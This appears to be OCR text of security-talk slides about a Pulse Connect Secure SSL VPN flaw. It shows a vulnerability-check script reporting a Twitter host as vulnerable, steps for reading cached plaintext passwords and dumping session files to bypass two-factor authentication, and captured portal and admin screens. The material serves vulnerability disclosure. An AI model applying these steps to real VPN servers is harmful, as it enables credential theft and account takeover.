
Twitter is vulnerable

```
$ ./pulse_check.py <mask>.twitter.com
[*] Date = Thu, 13 Dec 2018 05:34:28 GMT
[*] Version = 9.0.3.64015
[*] OK, <mask>.twittr.com is vulnerable
```

TWO...
FACTOR AUTHENTICATION

Two-factor authentication

- Bypass the two-factor authentication
  1. Although we can extract cached passwords in plaintext from `/lmdb/dataa/data.mdb`, we still can not do anything :(
  2. Twitter enabled the **Roaming Session** (enabled by default)
  3. Download the `/lmdb/randomVal/data.mdb` to dump all session
  4. Forge the user and reuse the session to bypass the 2FA



Welcome to the Pulse Connect Secure, sviswanathan.

Web 標籤

您完全沒有 Web 書籤。

檔案

Windows 檔案 | Unix 檔案

您未將任何檔案加入書籤。

終端機工作階段


您完全沒有終端機工作階段。

用戶端應用程式工作階段

Pulse	開始
Java 安全應用程式管理員	開始

Copyright © 2001-2018 Pulse Secure, LLC. All rights reserved.


Restricted admin interface


Secure Access SSL VPN - SSL
[redacted]/dana-na/auth/url_admin/welcome.cgi

Welcome to

Secure Access SSL VPN

You do not have permission to login. Please contact your administrator.



[redacted]

[redacted]

Logged-in as: [redacted]

Welcome to the Pulse Connect Secure, sviswanathan.

